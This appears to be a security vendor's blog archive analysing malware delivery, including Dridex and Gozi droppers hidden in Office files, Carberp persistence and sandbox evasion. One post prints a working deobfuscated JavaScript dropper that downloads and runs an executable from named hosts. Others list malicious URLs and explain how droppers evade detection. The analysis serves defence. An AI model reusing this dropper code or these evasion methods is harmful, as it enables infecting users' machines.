Showing posts with label sandbox. Show all posts

Thursday, October 27, 2016

On Dridex and a new "Zero-Day-Distribution" method


The banking trojan Dridex (also known as Cridex, Feodo, Geodo, etc.) has been distributed in the past via malicious documents containing macros sent by E-Mail. Just yesterday we discovered a new distribution method that is undetected by the various Sandbox solutions we have access to and all AV engines. We were able to happily share and send those infected files via Skype, Gmail and other platforms. So while Dridex itself isn't new, the distribution method definitely is --- and it will be very successful looking at current 0% detection ratio. In a sense, it is a "zero-day-distribution" method so we decided to use that term. ;-)


In this blogpost we will analyze a sample file, demonstrate the distribution method and cover some context, finishing up with a link to the updated VxStream Sandbox report at hybrid-analysis.com, as our engine is able to detect and execute the dropper code as of now.

At Payload Security malware analysis and working together with the IT-Security community is our passion, which is why we try to be as reactive and response as possible to new evasion techniques. As a reminder of latest additions to VxStream Sandbox, here are a few pointers:
... but let's get down to the nitty gritty of this Dridex campaign.

Initial Manual Assessment

In this example, we will be taking a look at "remittance advice 58.docx" (SHA256: da82eaeba71eeb95d643b0343b2c095d72b686314cd340631aa8d9fe08a74714).


As has been a recent trend we see for targetted attacks (more on that later), this malicious Office file does not contain any macros (or exploits, actually) to execute the payload:


Instead, the document contains an embedded file, which can be extracted from the "oleObject1.bin" file in the "embeddings" folder. In this case, as it is a Word file, the relative pathway would be word/embeddings/oleObject1.bin. Let's take a look:


As a quick initial assessment of the file, let's take a look at some of the strings we can find:


We quickly detect the following key information:
  • a "Windows Shortcut" (.LNK) file seems to be embedded
  • a reference to the Windows command prompt
Taking a deeper look we quickly see the actual "dropper" code, which is a powershell command:


A more readable format:


What it does:
  • requests a PHP file from a remote server
  • downloads the PHP file (which is actually a PE file) and renames it to "calc.exe" (probably in hope of being a bit less suspicious)
  • executes the downloaded file
The downloaded file is Dridex. Using Windows Shortcut (.LNK) files as an "under-the-radar" distribution method is actually not that new for the group behind Dridex, as they have used that exact method as part of an E-Mail attachment. So in a sense this is just a new variation, albeit it is quite nested and obviously successful looking at the detection rates.

If you wanted to confirm that the file is Dridex, you could e.g. check the ET PRO rules, which are integrated into all VxStream Sandbox reports, if you have the appropriate license:

Dridex identified by ET PRO Rules

A normal execution of Dridex will download an encrypted DLL and after some security checks, the configuration file.

Why "Common" Dynamic Analysis Fails

Simply opening the document will cause nothing to happen initially. Instead, the embedded file has to be double-clicked. This is the first "hurdle" that most Sandbox systems will have difficulties with.


After double-clicking the file - on a default configured system - an additional prompt will have to be passed:


... only if we click "Open" on that prompt, the actual LNK file and consequently the Command Prompt -> Powershell execution chain will trigger and download Dridex.

Why is it a targetted attack?

The server(s) hosting Dridex seem to be denying access based on the geolocation. This can either be a temporary countermeasure while testing sandbox detection ratios or it can be a hint at a targetted attack for a specific region. We were only able to download the sample if the source IP was located in the region highlighted in green:


All other countries were denied downloading the sample in our case.

How does VxStream Sandbox perform? 

Obviously, we wouldn't be writing this blogpost if VxStream Sandbox would be performing poorly. ;-) To be fair, as we discovered the first files just yesterday, our engine was not parsing the embedded .LNK file properly, as we had been focusing on embedded executables, Powershell, VBScript, Javascript and some other file types. Nevertheless, as the sandbox has technology included that can deal with these kind of attacks in principle, it was an easy task to add support for the new missing file type. After updating the live systems (in less than 24h, noted), we successfully flag the file as malicious *without* the help of any AV detection. Here is a few example screenshots:


Link to report: https://www.hybrid-analysis.com/sample/da82eaeba71eeb95d643b0343b2c095d72b686314cd340631aa8d9fe08a74714?environmentId=100

Hunting more samples

This was actually quite interesting. Based on the embedded file "absolute pathway" that is included in the Word documents, were able to discover additional files that reach back to May/June on our public webservice:


Final Words

In this blogpost we demonstrates a brand new Dridex distribution method, outlined some initial assessment and demonstrated how important "state of the art" security solutions and vendor responsiveness is, as the groups behind malware are very creative, especially considering the money business that ransomware, banking trojans, etc. has become. Stay safe and we hope you enjoyed the read.


Other SHA256s:

bc17109629c455e6bbcf25d313f3c79234a2facf7691bef3df26cc2537071809
96d43a519e857663a78eff84b56bbb0343c7c6fb4b5814c0fd7a302abc74bd79
06eab8037525ba0ac8dc62512a149aea3786c33cd6e7d08b9c5b175777c31da3
1382a68b7a9b0f20670162d8cd8dc91ad27c556ec166a351910cfffeda1f9353
da82eaeba71eeb95d643b0343b2c095d72b686314cd340631aa8d9fe08a74714

Other URLs:

meow://4thkantonind.top/egypt/hashish/afghankush.php
meow://47matroskin.top/nazareth/animals/listen.php
meow://17uhrtreuhand.top/nazareth/animals/listen.php
meow://37virginiaslim.top/nazareth/animals/listen.php
meow://17uhrtreuhand.top/nazareth/animals/listen.php

Sunday, July 3, 2016

Financial malware delivered via embedded JSE

Just a few days ago our research lead came accross an interesting office file. Instead of the common macro malware everyone sees today (which is as old as the 90's, albeit still successful), the sample we were looking at was using an interesting way to bypass automated detection: the Office file contained an additional embedded file, which needs to be launched "manually" (double-click) and at first sight of the icon seemed to be an Excel sheet.


As the "follow the instructions" type of prompts are usually a dead give-away for malware (amazing that these things still work), we decided to take take a deeper look and see if we might possibly learn a lesson and improve our own automated malware analysis system. What made the file even more interesting is that it was bypassing all major sandbox vendors (including our own, to be fair) and had a very low AV detection rate. Nevertheless, it did have AV detection, which - by the way - is a strong statement in our opinion and underlines that leading AV technology is still very important, at the very minimum as an initial filtering mechanism.

... but enough of the ramblings, let's get down to the nitty-gritty. ;-)


Initial Assessment


As a first (manual) step, we took a brief look at the Word file structure.


The embedded 'oleObject1.bin' file is the 'Excel file' that one can observe when opening the Word file (see first screenshot of this blogpost). Let's take a brief look at it:


... aha! The file contains a Javascript Encoded (.jse) file reference. You can either drag & drop the embedded 'Excel sheet' from the Office file or take a closer look at the binary contents to find the encoded javascript.


Obviously, the embedded JSE is very difficult to parse statically and does a good job at hiding IOCs. The random dictionairy comment (see the "/* */" in the above image that encapsulate a large chunk of white noise, most likely to create an acceptable valid vs. junk character ratio to bypass heuristic AV thresholds).


Improved Sandbox Results


Let's skip forward two days and take a look at our optimized VxStream Sandbox report for the file. As of v4.4.0, we successfully extract embedded .jse/.vbe files from Office files and execute them on the target system as well as decode them automatically and try to extract IOCs from the decoded (and partially deobfuscated) version of the script(s). Here are the results:

Launching the embedded JSE on the Windows guest

Decoded JSE available for D/L

 Taking a peek into the decoded JSE

Extracting the IOC from the "IP address" Behavior Indicator


Conclusion 


The file we reviewed in this blogpost demonstrates that malware groups are very agile and remain 'creative' at bypassing security systems, especially automated sandbox systems. This underlines the importance of having an agile sandbox framework to quickly adapt to new techniques, but also shows that awareness of sandbox systems is growing. In this specific case, a clever mix of social engineering tricks (the fake 'Excel sheet' icon), added white noise (the legitimate string data) and an uncommon trigger (human interaction required to double-click the embedded file; no usage of macros) as well as the more hideous JSE was observed. It is a prime example to show that it is not enough to simply execute a file in a sandbox environment. Instead, at the very minimum, a carefully crafted mixture of static and dynamic analysis techniques is necessary to stay on par with latest malware evolution. A broad term we defined at Payload Security for the combination of static and dynamic analysis techniques is Hybrid Analysis.

(1) VxStream Sandbox Report: https://www.hybrid-analysis.com/sample/4fd53f748006c7f7729cd3360ec8a9a50740e253cb2583f5330fd5e35b64cb04?environmentId=100
(2) Dropped Gozi Report: https://www.hybrid-analysis.com/sample/d945dcd6e3c1e3bff7536d5cf099780d9fdc7ad9efa31752e7b287dce66b194b?environmentId=100

UPDATE


We were made aware of the following excellent blogpost  that outlines a quite similar attack, but instead of using an embedded JSE camouflaged as an Excel sheet, a batch file launching Powershell with a Base64 encoded "dropper commandline" was observed. We filled our coffee cups and made a small night session to accomodate for any kind of embedded file type. Here are some impressions:


 Targetted Powershell Attack

 Improved VxStream Sandbox Report


Thursday, February 25, 2016

Changelog Q4 2015 - Q1 2016 (distilled)

We've been so busy improving VxStream Sandbox and the surrounding technology that we have been having a bit of an on-off relationship with our blog. Today we wanted to catch up a bit and let everyone know what we have been up to, who have not been following extremely closely. Besides visible changes, there has also been a lot of improvements going on in the backend: for example, we have been working heavily on automating the deployment of the standalone system, as it is our vision to enable a fully unattended installation of the entire system (i.e. not only the server/host environment, but also the installation and configuration of Windows, including third-party dependencies). Currently, taking a server from scratch, it is possible to setup the entire system in less than two hours to a state that allows a first end-to-end analysis. Either way, in the following we will try to touch on the most notable improvements and additions that were implemented over the past five months.

New Input Formats


As we see VxStream Sandbox as an "engine" that should retain a high level of usability, but more importantly support as many input and common output formats as possible. That means supporting also uncommon file formats, such as Outlook msg or processing MIME types, which we added just recently. In case you wonder what we support exactly, you can always find an up-to-date list in the FAQ, a good resource to answer some other questions as well. Currently, the supported formats are: any kind of PE (.exe, .scr, .pif, .dll, .com, .cpl, etc.), Office (.doc, .docx, .ppt, .pptx, .xls, .xlsx, .rtf), PDF, APK, executable JAR, Windows Shortcut (.lnk), Windows Help (.chm), Javascript (.js), Shockwave Flash (.swf), Powershell (.ps1, .psd1, .psm1), MIME RFC 822 (*.eml) and Outlook *.msg files.


New Output Formats 


Similar improvements took place to the list of supported output formats. Most notably is the addition of MAEC 4.1 and OpenIOC 1.1, which can now be generated and used to share indicators. One has to say that though that, unfortunately, Mandiant (the consortium behind the OpenIOC format) surprisingly do not support their own latest OpenIOC 1.1 format with their core tools, foremost the OpenIOC editor in its latest version 2.2 (published end of 2012 while the latest format definition was released in 2014). So our decision to go for the latest definition was in parts a technical one, but more of a business one at the end of the day. We hope to create more incentives for the FireEye owned company to synchronize their toolsets with their own standards. As the transition from 1.0 to 1.1 is more cosmetic than fundamental, this would probably be a good weekend project for the next intern, but enough of this rant. What else did we change? Well, other output related improvements were internal ones focusing around the HTTP based API of VxStream Sandbox that we plan on possibly making available to the public later this year.

More 'Hybrid Analysis' Integration (Example)


We made a tweet about it end of January (we often tweet features or things we find interesting on our Twitter account, which is probably a better chronlogy of what we have done than this blogpost) about a new integration we added: whenever we find a URL or IP address (i.e. something that may be related to network behavior), a 'Memory Forensics' sub-section in the 'Network Data' area of the report will appear:


While this is just a "tiny" feature, it does help make possible network intelligence available to the analyst (as the network endpoints may or may not have been used for live communication, as they are based purely on memory dump analysis) and give entrypoints for a deeper analysis at the same time. Please note that in the full version of VxStream Sandbox you can download associated memory dumps for a follow-up analysis.

Improved Static Analysis


We continued to improve a variety of static analysis techniques that we apply to input samples such as PDF file(s) and the associated URL extraction and evaluation. More notably, we improved our proprietary Javascript and VBA/VBS deobfuscator engines and also added a proof of concept Dridex config extractor (built upon initial work by malware.lu, much kudos from here):


Improved False Positives


We noticed that one major challenge for any sandbox system that does not have a huge whitelist in the backend is to reduce the false positive ratio. For example, often installers (such as Skype) will behave in a way that is very difficult to put apart from malware without a reputation database or whitelists. Installers are often packed, drop executable files, spawn child processes, persist themselves, possibly download files from abnormal ports, may connect to a wide range of servers, try to install system services and so on. The same goes for some of the latest document "launcher applications", such as Acrobat XI, which come with their own sandboxing technology and make it difficult to put aside whitenoise, as the propriertary code behaves quite 'naughty' itself (e.g. patching the own process, and so on). Thankfully, VxStream integrates with NSRL and can read the "isgoodware" flag of VirusTotal, so we got a handle on many false positives through improved verdict adjustments regardless of the actual behavior. Over the past months and even weeks, we have been continuing to tweek the system in this respect, something that is not easily visible from the online reports of the free webservice. For example, we will lower the verdict from "malicious" to "suspicious" if we find a variety of artifacts that we learned are combined a strong statement of belonging to benign artifacts. A possible example: if a file is clean on a multiscan AV engine, has a valid certificate, drops files that are explicitly flagged as benign, executed without crashing and showed reasonable behavior, then we could apply such verdict downgrading. For us the hurdle for a downgrade has to be very high, as we believe a false negative to be far worse than a false positive.

Another addition is the "no verdict" verdict that some may have noticed, which essentially means "there is too little data to make a reliable determination of whether or not the file is benign or malicious". We believe industry should be open and fair about verdicts and let's be honest: we have all encountered a situation in life where we simply don't know. Instead of pretending we have a good, reliable opinion of a file (and sometimes it is very difficult), we believe it is only fair to communicate that to the user and processing system. This also has the benefit that the system user may decide on a more restrictive or casual policy on those cases. Unfortunately, we cannot disclose under which conditions the "no verdict" appears.

Metadefender OPSWAT Integration


While on the one hand we are trying to make VxStream Sandbox a great "engine" for processing any file and making the data available in any format, we also believe it is equally important to integrate and support interfaces of a variety of excellent third party tools, such as VirusTotal - and now also - OPSWAT Metadefender (formerely 'Metascan'). Giving customers the ability to utilize a purchased API key from one of these vendors is a great oportunity to add yet another layer to your defenses.

URL analysis


This was a major feature on our roadmap for quite some time and while it is always a work in progress (similar to Google's "Forever Beta"), we have made the URL analysis feature available on the front page of the webservice to give it the best stress test you can have, which is being available in the wild:


While the URL analysis is sitll in its baby shoes, there is some basic exploit detection through browser emulation, file extraction, browser process monitoring and we implemented common processing of files extracted in the context of a webpage (VirusTotal lookup, YARA signature matching) as-if it were a dropped file on a regular analysis.

Note: we had to take the feature down on the free webservice, as we have been getting massive amounts of submissions and accesses to our webservice, which is a single server at this point. The URL analysis is available to all private cloud customers, which are also hosted on another server. More information here: https://www.vxstream-sandbox.com/

Final Words


In this blogpost we highlighted a few of the new supported file formats, integrations and features added over the past months. As Payload Security consists of 90% developers and 10% marketing/sales, we often move faster than we can communicate things in fancy flyers or conference 'silver partner' stands (and you will most likely not see us at any conference anytime soon). The outlined changes only touched on a subset: there has been many other improvements, hidden ones (such as anti-VM detection technology improvements or deep packet inspection), things like MISP pathway normalization, many new indicators, code refactorings, optimizations, tons of bug fixes (one bug every 1k LOC, remember?) and so on. We hope you will continue to enjoy our free service at https://www.hybrid-analysis.com/ and feel free to follow us on Twitter for a more frequent news update.

Tuesday, September 29, 2015

Sandboxes are not dead: automatically decoding a heavily obfuscated javascript

That's right. Sandbox technology is not dead, but some implementations can turn out to be if they are not maintained to adapt to the ever-changing threat landscape. In this blogpost we will take a look at a heavily obfuscated javascript and present some output of VxStream Sandbox's new decoder engine (just as Google, we consider any aspect of our product to be beta).

While malicious javascript is usually just the first step of an attack and often acts as a dropper, it can make sense to read the underlying source-code and understand how the algorithm of generating the point of contacts, in order to create better static signatures or more predictable firewall rules. While this is not a primary 'Sandbox' issue in general (as sandbox technology focuses mostly around runtime behavior, it is for the specific case of VxStream Sandbox, which tries to implement and combine static and dynamic analysis technologies.

Understanding the Obfuscation


Let's take a look at the basic Javascript and its structure.

// the ID of this campaign
var str="5550535E080510A4A070B4A0D085E17011614565E55505057575152575555";

(...) 

// declare some string concatenating functions in random order
function ulln() { byfmst += 'r dn'; }; function xvtm() { byfmst += 'if ('; }; function bngfzt() { byfmst += 'mira'; }; function ydxxy() { byfmst += 'i-f'; }; function jjtwpgj() { byfmst += 'ew A'; }; function rfvfwwa() { byfmst += 'ring'; }; function uqvvt() { byfmst += '.cl'; }; function lkqok() { byfmst += '00'; }; function rmpmy() { byfmst += '}; i'; }; function oljwc() { byfmst += '== '; }; function agxgrsy() { byfmst += 'am'; }; function zvlw() { ygwoys += 'val'; }; function geypt() { byfmst += 'ode'; }; function ckqdv() { byfmst += 'ia.co'; }; function ydfkjy() { byfmst += 'f ('; }; function wyzo() { byfmst += 'id='; }; 

(...)

// put together all the strings
ulln(); jfqzddc(); srgjly(); xdvhde(); fafqmrk(); xcltdch(); kvbykg(); cxoi(); umlo(); jikrct(); myzkelk();
(...)  

// finally trigger the payload using the re-built strings

this[ygwoys](byfmst);

As we can see from reading the above code (the comments were not part of the script, of course): it's quite obfuscated and not very understandable, nor is there some easy way to recreate the source-code or intention. Basically, what the malicious javascript* is doing to hide the "eval(payload)" operation (which is a very typical scheme by the way and prone to eval->print replacement attacks) is to split the underlying strings into a number of string concatenation operations nested in function calls. The nested aspect makes it quite diffcult for pure static deobfuscation to recreate the original string, because the function order declaration is randomized as well (i.e. a linear scan will not work).


* the full sample download and SHA256 is available on the report linked at the very bottom

Decoding the obfuscated Javascript


So what did we do to beat the obfuscated Javascript? Well, without going in too many details, we basically parsed the Javascript and emulated its execution, recreating the obfuscated strings allowing us to understand what is happening. This is how the "decoded and deobfuscated" javascript looks:

function dl(fr) {
    var b = "i-fizz.com siliconmedia.com samiragallery.com".split(" ");
    for (var i = 0; i < b.length; i++) {
        var ws = new ActiveXObject("WScript.Shell");
        var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + Math.round(Math.random() * 100000000) + ".exe";
        var dn = 0;
        var xo = new ActiveXObject("MSXML2.XMLHTTP");
        xo.onreadystatechange = function() {
            if (xo.readyState == 4 && xo.status == 200) {
                var xa = new ActiveXObject("ADODB.Stream");
                xa.open();
                xa.type = 1;
                xa.write(xo.ResponseBody);
                if (xa.size > 5000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn, 2);
                    try {
                        ws.Run(fn, 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
        };
        try {
            xo.open("GET", "http://" + b[i] + "/document.php?rnd=" + fr + "&id=" + str, false);
            xo.send();
        } catch (er) {};
        if (dn == 1) break;
    };
};
dl(5341);
dl(9852);
dl(9423);


Looks better now? :-) Well, inspecting the code it becomes quite evident what is happening. The only interesting aspect seems to be the requirement for the response body (xa.size > 5000) and the 'id' and 'rnd' parameters passed as part of the 'document.php' GET request. It seems like random seeds and a campaign identifier.

Putting it all together in the report


So where do you find all this wonderful data in the report? Well, we created a few behavior signatures that make it a little easier for you to track down some of the deobfuscated strings. Also, keep in mind that any "string" extracted from any aspect of VxStream Sandbox is piped back to the string behavior signature interface, so you will see some regex matches on the URLs/domains. Following are some screenshots that highlight interesting parts of the report. It should be noted that the Javascript executed as expected: the extracted domains were contacted (see network traffic section) and files were dropped, most of them with VirusTotal rates at 1/56 or even marked as clean.


Report Link: https://www.reverse.it/sample/4a549052e2ab20d1b05e7c3bf54330a7058294f6bce919c3a6cedc9362e40324?environmentId=1


Conclusion


Sandbox systems can be quite sexy, if the underlying technology is sound and the codebase is updated on a regular basis. For us, the bottom line is that "automated malware analysis" is a cat & mouse game - something that every honest IT security vendor will admit. Analyzing programs automatically is simply very difficult and every day criminal gangs (and other parties) think of new tricks to bypass existing systems. That is one of the reasons why the webservice at http://www.reverse.it is public. The diversity is a perfect stress test and gives us the ability to constantly improve the system looking at failing samples, but it's a full time job.

Thursday, September 24, 2015

Evading APT industry leaders using the Task Scheduler

We often get asked how VxStream Sandbox compares to proclaimed malware analysis industry leaders and other competitors. One aspect when comparing e.g. a hardware appliance with VxStream Sandbox is that our system is very configurable and a wide open "virtual appliance" (it is possible to deploy and scale application servers as a VM with embedded analysis VMs). What that means is that a lot of aspects are open and understandable. You can add/edit your own behavior signatures, import your own ISO files (e.g. "golden image"), control what happens during the analysis and so on. that can be configured to run files on any environment. On the other hand, pre-configured and so called "hardened" appliances (marketing term for "black box with voodoo magic") are predictable and easier to detect and evade. The previous points are architectural aspects, but what about the actual engine, the malware analysis and forensics side? We were interested to see how well the "big players" actually match up to some common techniques and decided to make a spot check. We will not disclose what vendor or product we compared against, but it was indeed one of those industry leaders, but more to that later.


The "spot check"

For this blogpost we decided to take a look at a persistence method, because successful persistence of any piece of malware is always quite critical. For a malware analysis system, the very least should be detecting the capability, but in the best case successfully trigger and reveal the methodology involved. To make our small experiment as realistic as possible, we decided not to write our own sample code, but use an exact copy of something you would find in the wild. Preferrably, we would like to use source code from an existing botnet/exploit kit or trojan. Luckily, the source code of Carberp - a botnet creation kit - was leaked back in mid 2013 (by the way: it made over $250,000,000 in damages). Seems like a perfect match to build a poc sample and test it against our own and competitor's system(s).

In the specific case of Carberp, there is an additional explosiveness: one must assume that components of the leaked code will be copycatted into other "projects" of this kind. Thus, one would assume special diligence in respect to detecting crucial parts, e.g. a persistence method that survives a reboot, would be put forward by the industry leaders. As an example, this industry leader spends a whopping $68M in Research and Development.

Back to the technical part: the specific persistence method we were looking at utilizes the Task Scheduler 2.0 interface (Vista and above) and the implementing code from Carberp can be found on github at schtasks.cpp and is publicly available to anyone:


What is the Task Scheduler? To quote Microsoft:
"The Task Scheduler enables you to automatically perform routine tasks on a chosen computer. The Task Scheduler does this by monitoring whatever criteria you choose to initiate the tasks (referred to as triggers) and then executing the tasks when the criteria is met."
More precisely, the Task Scheduler 1.0 was shipped starting with Windows 2000, XP and Server 2003. It is quite old and not that interesting for our test case, because with v1.0 the process adding a task does so in a quite visible and easy-to-detect way for Sandbox systems that monitor specific processes. To be concrete: a *.job file (basically, an XML file that references conditions and actions) is created with the help of mstask.dll. The new Task Scheduler 2.0 interface (which was introduced with Windows Vista) is far more interesting though: it utilizes the taskschd.dll (Task Scheduler COM API) to invoke creation of the task through the Task Scheduler service (svchost.exe). When a sandbox system relies on observing actions of single processes only, it will have issues detecting the exact file creation and/or registry events, because the svchost.exe instance is not part of the process tree and subsequently not included in runtime logging. As VxStream Sandbox observes the entire file system state, it would detect tasks being scheduled, as a file system change happens.

So anyway, we quickly whipped up a proof of concept executable that creates a task to execute C:/malware.exe when a LOGON event is triggered. Should we succeed in setting this task on a Windows machine, we would expect all alarm signals of the analysis system to go off. Well, from all the systems we were able to test the our sample was classified as "benign" and had no malicious alerts of any relevance. Side note: want to try on your own appliance/sandbox? At the end of the blogpost we have a link to the VxStream Sandbox report which contains a download link to the sample we used.

So how did VxStream Sandbox perform? Please do take a look yourself (yes, we did optimize a bit before making this blogpost):


SHA256: fd6a9541b1826f5242395f789d341b1478e66e93a7c388d07f51146163494455


Conclusion

Some may call this blogpost nitpicking, because security always contains multiple layers and a sandbox is not a silver bullet. True, but if you charge premium price, have a big mouth regarding your own technology - then you should at least get your homework done and detect when a scheduled task is registered that runs an arbitrary executable on every reboot.
Something else we noticed: lately there has been a variety of blogposts around malware utilizing the COM interface in order to evade analysis and it seems like an uprising trend, because - as briefly mentioned - the malicious activity is happening at a remote process.

Wednesday, July 8, 2015

Walking through a report of Win32/Rioselx.B

This time our blogpost will demonstrate a pretty nice report (VT at 6/54) our sandbox VxStream generated for an Angler related artifact that is classified as Rioselx.B by ESET (Baidu seems to have adopted the same name for some odd reason). Artifact name found in the context: Angler_5_770_0.bin_


Walking through the report


Note: if you want to follow our analysis in a second screen, scroll to the bottom for links.

What we like to do when looking at a report first is to start in a top-down approach, i.e. we start looking at the malicious signatures first. We quickly understand how the malware propagates:


... using the known QueueApcThread method.


We understand that it tries to fingerprint the system, lowers the security and tries to avoid being deleted through a rollback (disabling auto-update, disabling system restore):


Now, of course, it depends on whether we are interested in simply understand that this is something we don't want to execute (in that case, we are done already), but extract indicators that we could use to feed into external systems, update security rules or generate signatures. In the latter case, the 'Writes shellcode to a remote process' seems promising.

Taking a look at the process tree (scroll down to 'Hybrid Analysis' on the right-side menu), we identify that only one process contains Stream or Shellcode Stream (disassembly listings) data:


Taking us to the next screen:


Here we marked a possible unique string identifier for this sample that could be used for YARA signatures:'@grcuk24/ghn' --- a brief query on our favorite DBs might confirm this.

Taking a look at the network traffic gives a good overview of domains/IPs you might want to blacklist. As they have only been seen in the overall webservice network traffic analysis 2 times, it is another indicator that we are not looking at 'white-noise' traffic.


 If we scroll beyond the network section, we find the Strings tab. Hit the 'Details' button to see extended information on the encoding (Ansi/Unicode) and where the string was obtained from (e.g. a runtime API parameter, binary scan, memory dump): 


In the 'All Strings' tab relatively far at the top we find two interesting strings that might be an obfuscated IP address. At least the string "89, 143, 187, 66" (which looks oddly much like an IP address, if you substitute the ", " with a "." dot character). It seems to resolve to Slovenia now and shows no malicious context on VirusTotal.

Checking out the 'Dropped Files' section of the kernelmode monitor report, we can detect additional artifacts being dropped that are also marked as malicious on VirusTotal as 'Chgt.O' (again: hit the 'Details' button to see the hash values for dropped files).

 Note: all dropped files are checked against VirusTotal


More PE fun

If you scroll back to the 'File Details' tab and click on the 'Visualization (PortEx)' link, that takes us to a PE Layout visualization that is often overlooked. This is actually also a nice way to detect some interesting and malicious code locations.


The 'PE Layout' screen is a split-screen. On the left side is the 'entropy' of the PE file (i.e. the darker the spots, the higher the entropy; the higher the entropy, the more random the bytes in the sequence are; the higher the randomness, the more probable is the presence of packed/compressed data). The right hand side shows the general PE layout (see the legend on the very right), the entrypoint is marked with a small red dot, the import section in purple/pink, the resource section in green. We've highlighted the packed regions: what's suspicious is that there seems to be packed code following the entrypoint, between the import/resource section and as a possible overlay at the very end beyond the resource section. Of course, only a manual analysis can give more insights into these areas, but that is beyond the scope of the report.


Final Words

With this blogpost we hopefully gave more insights into how one can go about reading a report. Of course, there is a lot more you could do (like download and analyze the PCAP file, etc.), but we covered the basics. The standalone version comes with XML reports, an API and many other things that are more suitable for an integration of the sandbox in larger automated systems (more information).

Here is a link to the sample (also available at the top of the report). Please do try it on your favorite sandbox/security solution and we'd be happy to get some feedback at info@payload-security.com on how your experience was.


References

Here's the report on Windows 7 32-bit using our usermode technology: Click
This is the report on Windows 7 32-bit using our kernelmode technology: Click

Both of the reports are pretty much identical, which is a good indicator as to how strong the usermode anti-detection technology is, because the kernelmode monitor is far less prune to being detected (as the malware process remains untampered).

Thursday, May 21, 2015

Improved PDF analysis and Windows 10 Preview

Today we made another 'technological leap' with VxStream Sandbox related to PDF analysis. As most of you surely know, PDF phishing campaigns are a very popular attack vector (invoice/mail tracking PDF with a link to the malicious file). The new version of VxStream is capable of parsing PDF file structure and pulls out URLs it finds. Not only that, but it will also download files at the URLs and execute them if they are supported by the environment. If the downloaded file is a zip archive, it will even unpack it before analysis. Sounds good? :) It is!

Anyway, the feature is very new and does not work with the 'Stealthy Mode' yet, so you may have mixed experiences. The online service is updated with it and here is a first report of a PDF file that ran with the new feature:


Please take note of three things:
  1. The signature 'The input sample dropped a file that was identified as malicious' (that's the .exe file behind the malicious URL)
  2. The signature 'Found potential URL in binary/memory', which contains the malicious URL (it's still online, so beware; hxxp://www.sarnfields.co.uk/mcP5sr8XS4)
  3. The dropped file was actually executed (see 'Hybrid Analysis' section, click on the process)
The sample is available for download at the report (see link at the top)
SHA256: 11edf9436a9205c88c2a815cf6ebfb0a7a42eb150a2649766b3bb30350ee35ed

Windows 10 Insider Preview

Another part we have been working on (but not on the public servers yet) is Windows 10 compatibility. Here is a first run of the latest benchmark tool 'Pafish' on Windows 10 'Insider Preview':


The new background image is really cool, don't you think? :-)

Thursday, May 7, 2015
